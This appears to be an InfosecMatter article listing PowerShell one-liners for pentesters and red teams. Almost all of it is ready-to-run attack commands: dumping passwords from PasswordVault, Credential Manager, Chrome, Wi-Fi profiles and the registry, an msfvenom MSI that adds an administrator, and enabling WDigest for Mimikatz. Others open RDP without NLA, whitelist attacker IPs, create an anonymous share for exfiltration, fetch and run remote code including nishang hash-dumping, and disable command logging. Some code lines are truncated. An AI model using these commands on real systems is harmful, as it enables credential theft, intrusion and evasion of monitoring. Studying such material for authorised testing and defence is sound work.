infosecmatter.com

PowerShell Commands for Pentesters - InfosecMatter

19-24 minutos

This article contains a list of PowerShell commands collected from various corners of the Internet which could be helpful during penetration tests or red team exercises.

The list includes various post-exploitation one-liners in pure PowerShell without requiring any offensive (= potentially flagged as malicious) 3rd party modules, but also a bunch of handy administrative commands.

Let's get to it!

- [Locating files with sensitive information](#)

- [Find potentially interesting files](#)

- [Find credentials in Sysprep or Unattend files](#)

Locating files with sensitive information

The following PowerShell commands can be handy during post-exploitation phase for locating files on disk that may contain credentials, configuration details and other sensitive information.

Find potentially interesting files

With this command we can identify files with potentially sensitive data such as account information, credentials, configuration files etc. based on their filename:

```
gci c:\ -Include
*pass*.txt,*pass*.xml,*pass*.ini,*pass*.xlsx,*cred*,*vnc*,*.config*,*acc
-File -Recurse -EA SilentlyContinue
```

Although this can produce a lot of noise, it can also yield some very interesting results.

Recommended to do this for every disk drive, but you can also just run it on the c:\users folder for some quick wins.

Find credentials in Sysprep or Unattend files

This command will look for remnants from automated installation and auto-configuration, which could potentially contain plaintext passwords or base64 encoded passwords:

```
gci c:\ -Include
*sysprep.inf,*sysprep.xml,*sysprep.txt,*unattended.xml,*unattend.xml,*ur
-File -Recurse -EA SilentlyContinue
```

This is one of the well known privilege escalation techniques, as the password is typically local administrator password.

Recommended to do this for every disk drive.

Find configuration files containing "password" string

With this command we can locate files containing a certain pattern, e.g. here were are looking for a "password" pattern in various textual configuration files:

```
gci c:\ -Include
*.txt,*.xml,*.config,*.conf,*.cfg,*.ini -File
-Recurse -EA SilentlyContinue | Select-String
-Pattern "password"
```

Although this can produce a lot of noise, it could also yield some interesting results as well.

Recommended to do this for every disk drive.

Find database credentials in configuration files

Using the following PowerShell command we can find database connection strings (with plaintext credentials) stored in various configuration files such as web.config for ASP.NET configuration, in Visual Studio project files etc.:

```
gci c:\ -Include *.config,*.conf,*.xml -File
-Recurse -EA SilentlyContinue | Select-String
-Pattern "connectionString"
```

Finding connection strings e.g. for a remote Microsoft SQL Server could lead to a Remote Command Execution (RCE) using the xp_cmdshell functionality (link, link, link etc.) and consequent lateral movement.

Locate web server configuration files

With this command, we can easily find configuration files belonging to Microsoft IIS, XAMPP, Apache, PHP or MySQL installation:

```
gci c:\ -Include
web.config,applicationHost.config,php.ini,httpd.conf,httpd-
xampp.conf,my.ini,my.cnf -File -Recurse -EA
SilentlyContinue
```

These files may contain plain text passwords or other interesting

information which could allow accessing other resources such as databases, administrative interfaces etc.

Go [back to top](#).

The following PowerShell commands also fall under the post-exploitation category and they can be useful for extracting credentials after gaining access to a Windows system.

Get stored passwords from Windows PasswordVault

Using the following PowerShell command we can extract secrets from the Windows [PasswordVault](#), which is a Windows built-in mechanism for storing passwords and web credentials e.g. for Internet Explorer, Edge and other applications:

```
[Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials
(New-Object
Windows.Security.Credentials.PasswordVault).RetrieveAll()
| % { $_.RetrievePassword();$_ }
```

```
PS C:\users\public>
PS C:\users\public> [Windows.Security.Credentials.PasswordVault,Windows.Security
.Credentials,ContentType=WindowsRuntime];(New-Object Windows.Security.Credential
s.PasswordVault).RetrieveAll() | % { $_.RetrievePassword();$_ }

IsPublic IsSerial Name                                    BaseType
-------- -------- ----                                    --------
True     False    PasswordVault                           System.Runtime.In...

UserName   : CORP\dbadmin
Resource   : SQLServer01
Password   : #DB#Admin@123
```

Note that the vault is typically stored in the following locations and it is only possible to retrieve the secrets under the context of the currently logged user:

- C:\Users\<USERNAME>\AppData\Local\Microsoft\Vault\

- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Vault\

- C:\ProgramData\Microsoft\Vault\

More information about Windows PasswordVault can be found [here](#).

**Get stored passwords from Windows Credential Manager**

Windows Credential Manager provides another mechanism of storing credentials for signing in to websites, logging to remote systems and various applications and it also provides a secure way of using credentials in PowerShell scripts.

With the following one-liner, we can retrieve all stored credentials from the Credential Manager using the [CredentialManager](#)

PowerShell module:

```
Get-StoredCredential | % { write-host -NoNewLine
$_.username; write-host -NoNewLine ":" ; $p =
[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($_.password
;
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($p);
}
```


Similarly to PasswordVault, the credentials are stored in individual user profile locations and only the currently logged user can decrypt theirs:

- C:\Users\<USERNAME>\AppData\Local\Microsoft\Credentials\

- C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Credentials\

- C:\Windows\system32\config\systemprofile\AppData\Local\Microsoft\Credentials\

Dump passwords from Google Chrome browser

The following command extracts stored credentials from the Google Chrome browser, if is installed and if there are any passwords stored:

```
[System.Text.Encoding]::UTF8.GetString([System.Security.Cryptography.Pro
[System.Security.Cryptography.DataProtectionScope]::CurrentUser))
```

Similarly, this has to be executed under the context of the target (victim) user.

Get stored Wi-Fi passwords from Wireless Profiles

With this command we can extract all stored Wi-Fi passwords (WEP, WPA PSK, WPA2 PSK etc.) from the wireless profiles that are configured in the Windows system:

```
(netsh wlan show profiles) | Select-String
"\:(.+)$" |
%{$name=$_.Matches.Groups[1].Value.Trim(); $_} |
%{(netsh wlan show profile name="$name"
key=clear)}  | Select-String "Key Content\W+
\:(.+)$" |
%{$pass=$_.Matches.Groups[1].Value.Trim(); $_} |
%{[PSCustomObject]@{ PROFILE_NAME=$name;
```

```
PASSWORD=$pass }} | Format-Table -AutoSize
```

Note that we have to have administrative privileges in order for this to work.

The following command will extract SNMP community string stored in the registry, if there is any:

```
gci HKLM:\SYSTEM\CurrentControlSet\Services\SNMP
-Recurse -EA SilentlyContinue
```

Finding a SNMP community string is not a critical issue, but it could be useful to:

- Understand what kind of password patterns are used among sysadmins in the organization

- Perform password spraying attack (assuming that passwords might be re-used elsewhere)

Search for string pattern in registry

The following PowerShell command will sift through the selected registry hives (HKCR, HKCU, HKLM, HKU, and HKCC) and recursively search for any chosen pattern within the registry key names or data values. In this case we are searching for the

"password" pattern:

```
$pattern = "password"
$hives =
"HKEY_CLASSES_ROOT","HKEY_CURRENT_USER","HKEY_LOCAL_MACHINE","HKEY_USERS

# Search in registry keys
foreach ($r in $hives) { gci "registry::${r}\"
-rec -ea SilentlyContinue | sls "$pattern" }

# Search in registry values
foreach ($r in $hives) { gci "registry::${r}\"
-rec -ea SilentlyContinue | % { if((gp $_.PsPath
-ea SilentlyContinue) -match "$pattern") {
$_.PsPath; $_ | out-string -stream | sls
"$pattern" }}}
```

Although this could take a lot of time and produce a lot of noise, it will certainly find every occurrence of the chosen pattern in the registry.

Go [back to top](#).

Privilege escalation

The following sections contain PowerShell commands useful for privilege escalation attacks – for cases when we only have a low privileged user access and we want to escalate our privileges to local administrator.

Search registry for auto-logon credentials

Windows systems can be configured to auto login upon boot, which is for example used on POS (point of sale) systems. Typically, this is configured by storing the username and password in a specific Winlogon registry location, in clear text.

The following command will get the auto-login credentials from the registry:

```
gp 'HKLM:\SOFTWARE\Microsoft\Windows
NT\Currentversion\Winlogon' | select "Default*"
```


Check if AlwaysInstallElevated is enabled

If the following AlwaysInstallElevated registry keys are set to 1, it means that any low privileged user can install *.msi files with NT AUTHORITY\SYSTEM privileges. Here's how to check it with PowerShell:

```
gp 'HKCU:\Software\Policies\Microsoft\Windows
\Installer' -Name AlwaysInstallElevated
gp 'HKLM:\Software\Policies\Microsoft\Windows
\Installer' -Name AlwaysInstallElevated
```

Note that both registry keys have to be set to 1 in order for this to work.

An MSI installer package can be easily generated using msfvenom utility from [Metasploit Framework](#). For instance, we can add ourselves into the administrators group:

```
msfvenom -p windows/exec CMD='net localgroup
administrators joe /add' -f msi > pkg.msi
```

Find unquoted service paths

The following PowerShell command will print out services whose executable path is <u>not</u> enclosed within quotes ("):

```
gwmi -class Win32_Service -Property Name,
DisplayName, PathName, StartMode | Where
{$_.StartMode -eq "Auto" -and $_.PathName -notlike
"C:\Windows*" -and $_.PathName -notlike '"*'} |
select PathName,DisplayName,Name
```

This can lead to privilege escalation in case the executable path also contains spaces and we have write permissions to any of the folders in the path.

More details about this technique including exploitation steps can be found here or here.

Check for LSASS WDigest caching

Using the following command we can check whether the WDigest credential caching is enabled on the system or not. This settings dictates whether we will be able to use Mimikatz to extract plaintext credentials from the LSASS process memory.

```
(gp registry::HKLM\SYSTEM\CurrentControlSet
\Control\SecurityProviders
\Wdigest).UseLogonCredential
```

- If the value is set to 0, then the caching is disabled (the system is

protected)

- If it doesn't exist or if it is set to 1, then the caching is enabled

Note that if it is disabled, we can still enable it using the following command, but we will also have to restart the system afterwards:

```
sp registry::HKLM\SYSTEM\CurrentControlSet\Control
\SecurityProviders\Wdigest -name
UseLogonCredential -value 1
```

Credentials in SYSVOL and Group Policy Preferences (GPP)

In corporate Windows Active Directory environments, credentials can be sometimes found stored in the Group Policies, in various custom scripts or configuration files on the domain controllers in the SYSVOL network shares.

Since the SYSVOL network shares are accessible to any authenticated domain user, we can easily identify if there are any stored credentials using the following command:

```
Push-Location \\\\example.com\sysvol
gci * -Include *.xml,*.txt,*.bat,*.ps1,*.psm,*.psd
-Recurse -EA SilentlyContinue | select-string
```

```
password
Pop-Location
```

One typical example is [MS14-025](#) with cPassword attribute in the GPP XML files. The "cpassword" attribute can be instantly decrypted into a plaintext form e.g. by using [gpp-decrypt](#) utility in Kali Linux.

Go [back to top](#).

Here is a few network related PowerShell commands that can be useful particularly during internal network penetration tests and similar exercises.

Set MAC address from command-line

Sometimes it can be useful to set MAC address on a network interface and with PowerShell we can easily do it without using any 3rd party utility:

```
Set-NetAdapter -Name "Ethernet0" -MacAddress
"00-01-18-57-1B-0D"
```

This can be useful e.g. when we are testing for NAC (network access control) bypass and other things.

Allow Remote Desktop connections

This command trio can be useful when we want to connect to the system using graphical RDP session, but it is not enabled for some reason:

```
# Allow RDP connections
(Get-WmiObject -Class
"Win32_TerminalServiceSetting" -Namespace
root\cimv2
\terminalservices).SetAllowTsConnections(1)


# Disable NLA
(Get-WmiObject -class "Win32_TSGeneralSetting"
-Namespace root\cimv2\terminalservices -Filter
"TerminalName='RDP-
tcp'").SetUserAuthenticationRequired(0)


# Allow RDP on the firewall
Get-NetFirewallRule -DisplayGroup "Remote Desktop"
| Set-NetFirewallRule -Enabled True
```

Now the port tcp/3389 should be open and we should be able to

connect without a problem e.g. by using xfreerdp or rdesktop tools from Kali Linux.

Host discovery using mass DNS reverse lookup

Using this command we can perform quick reverse DNS lookup on the 10.10.1.0/24 subnet and see if there are any resolvable (potentially alive) hosts:

```
$net = "10.10.1."
0..255 | foreach {$r=(Resolve-DNSname -ErrorAction
SilentlyContinue $net$_ | ft NameHost
-HideTableHeaders | Out-
String).trim().replace("\s+","").replace("`r","").replace("`n","
"); Write-Output "$net$_ $r"} | tee
ip_hostname.txt
```

The results will be then saved in the ip_hostname.txt file in the current working directory.

Sometimes this can be faster and more covert than a pingsweep or similar techniques.

Port scan a host for interesting ports

Here's how to quickly port scan a specified IP address (10.10.15.232) for selected 39 interesting ports:

```
$ports = "21 22 23 25 53 80 88 111 139 389 443 445
873 1099 1433 1521 1723 2049 2100 2121 3299 3306
3389 3632 4369 5038 5060 5432 5555 5900 5985 6000
6379 6667 8000 8080 8443 9200 27017"
$ip = "10.10.15.232"
$ports.split(" ") | % {echo ((new-object
Net.Sockets.TcpClient).Connect($ip,$_)) "Port $_
is open on $ip"} 2>$null
```

This will give us a quick situational awareness about a particular host on the network using nothing but a pure PowerShell:

Port scan a network for a single port (port-sweep)

This could be useful for example for quickly discovering SSH interfaces (port tcp/22) on a specified network Class C subnet

(10.10.0.0/24):

```
$port = 22
$net = "10.10.0."
0..255 | foreach { echo ((new-object
Net.Sockets.TcpClient).Connect($net+$_,$port))
"Port $port is open on $net$_"} 2>$null
```

If you are trying to identify just Windows systems, just change the port to 445.

Create a guest SMB shared drive

Here's a cool trick to quickly start a SMB (CIFS) network shared drive accessible by anyone:

```
new-item "c:\users\public\share" -itemtype
directory
New-SmbShare -Name "sharedir" -Path "C:\users
\public\share" -FullAccess
"Everyone","Guests","Anonymous Logon"
```

To stop it afterwards, execute:

```
Remove-SmbShare -Name "sharedir" -Force
```

This could come handy for transferring files, exfiltration etc.

Whitelist an IP address in Windows firewall

Here's a useful command to whitelist an IP address in the Windows firewall:

```
New-NetFirewallRule -Action Allow -DisplayName "pentest" -RemoteAddress 10.10.15.123
```

Now we should be able to connect to this host from our IP address (10.10.15.123) on every port.

After we are done with our business, remove the rule:

```
Remove-NetFirewallRule -DisplayName "pentest"
```

Go [back to top](#).

Other useful commands

The following commands can be useful for performing various administrative tasks, for gathering information about the system or using additional PowerShell functionalities that can be useful during a pentest.

File-less download and execute

Using this tiny PowerShell command we can easily download and execute arbitrary PowerShell code that is hosted remotely – either on our own machine or on the Internet:

```
iex(iwr("https://URL"))
```

- iwr = Invoke-WebRequest

- iex = Invoke-Expression

The remote content will be downloaded and loaded without touching the disk (file-less). Now we can just run it.

We can use this for any number of popular offensive modules, e.g.:

- https://github.com/samratashok/nishang

- https://github.com/PowerShellMafia/PowerSploit

- https://github.com/FuzzySecurity/PowerShell-Suite

- https://github.com/EmpireProject/Empire (modules here)

Here's an example of dumping local password hashes (hashdump) using nishang Get-PassHashes module:

```
iex(iwr("https://raw.githubusercontent.com
```

```
/samratashok/nishang/master/Gather/Get-
PassHashes.ps1"));Get-PassHashes
```

Very easy, but note that this will be likely flagged by any decent AV
or EDR.

What you could do in cases like this is that you could obfuscate the
modules that you want to use and host them somewhere on your
own.

Get SID of the current user

The following command will return SID value of the current user:

```
([System.Security.Principal.WindowsIdentity]::GetCurrent()).User.Value
```

Check if we are running with elevated (admin) privileges

Here's a quick one-liner for checking whether we are running
elevated PowerShell session with Administrator privileges:

```
If (([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.P
"Administrator")) { echo "yes"; } else { echo
"no"; }
```

Disable PowerShell command logging

By default, PowerShell automatically logs up to 4096 commands in the history file, similarly as Bash does on Linux.

The PowerShell history file is a plaintext file located in each users' profile in the following location:

- C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows \PowerShell\PSReadline\ConsoleHost_history.txt

With the following command(s) we can disable the PowerShell command logging functionality in the current shell session:

```
Set-PSReadlineOption -HistorySaveStyle SaveNothing
```

or

```
Remove-Module PSReadline
```

This can be useful in red team exercises if we want to minimize our footprint on the system.

From now on, no command will be recorded in the PowerShell history file. Note however that the above command(s) will still be echoed in the history file, so be aware that this is not completely covert.

List installed antivirus (AV) products

Here's a simple PowerShell command to query Security Center and identify all installed Antivirus products on this computer:

```
Get-CimInstance -Namespace root/SecurityCenter2
-ClassName AntiVirusProduct
```


By decoding the productState value, we can identify which AV is currently enabled (in case there is more than one installed), whether the signatures are up-to-date and even which AV features and scanning engines are enabled (e.g. real-time protection, anti-spyware, auto-update etc.).

This is however quite an esoteric topic without a simple solution. Here are some links on the topic:

- https://mspscripts.com/get-installed-antivirus-information-2/

- https://jdhitsolutions.com/blog/powershell/5187/get-antivirus-product-status-with-powershell/

- https://stackoverflow.com/questions/4700897/wmi-security-center-productstate-clarification/4711211

- https://docs.microsoft.com/en-us/windows/win32/api/iwscapi/ne-iwscapi-wsc_security_product_state

- https://social.msdn.microsoft.com/Forums/pt-BR/6501b87e-dda4-4838-93c3-244daa355d7c/wmisecuritycenter2-productstate

Conclusion

Hope you will find this collection useful during your pentests sometimes. Please leave a comment with YOUR favorite one-liner.

For other interesting commands, check out our pure PowerShell infosec reference or have a look on our collection of minimalistic offensive security tools on github.

If you have enjoyed this collection and you would like more content like this, please subscribe to our mailing list and follow us on Twitter and Facebook to not miss out on new additions!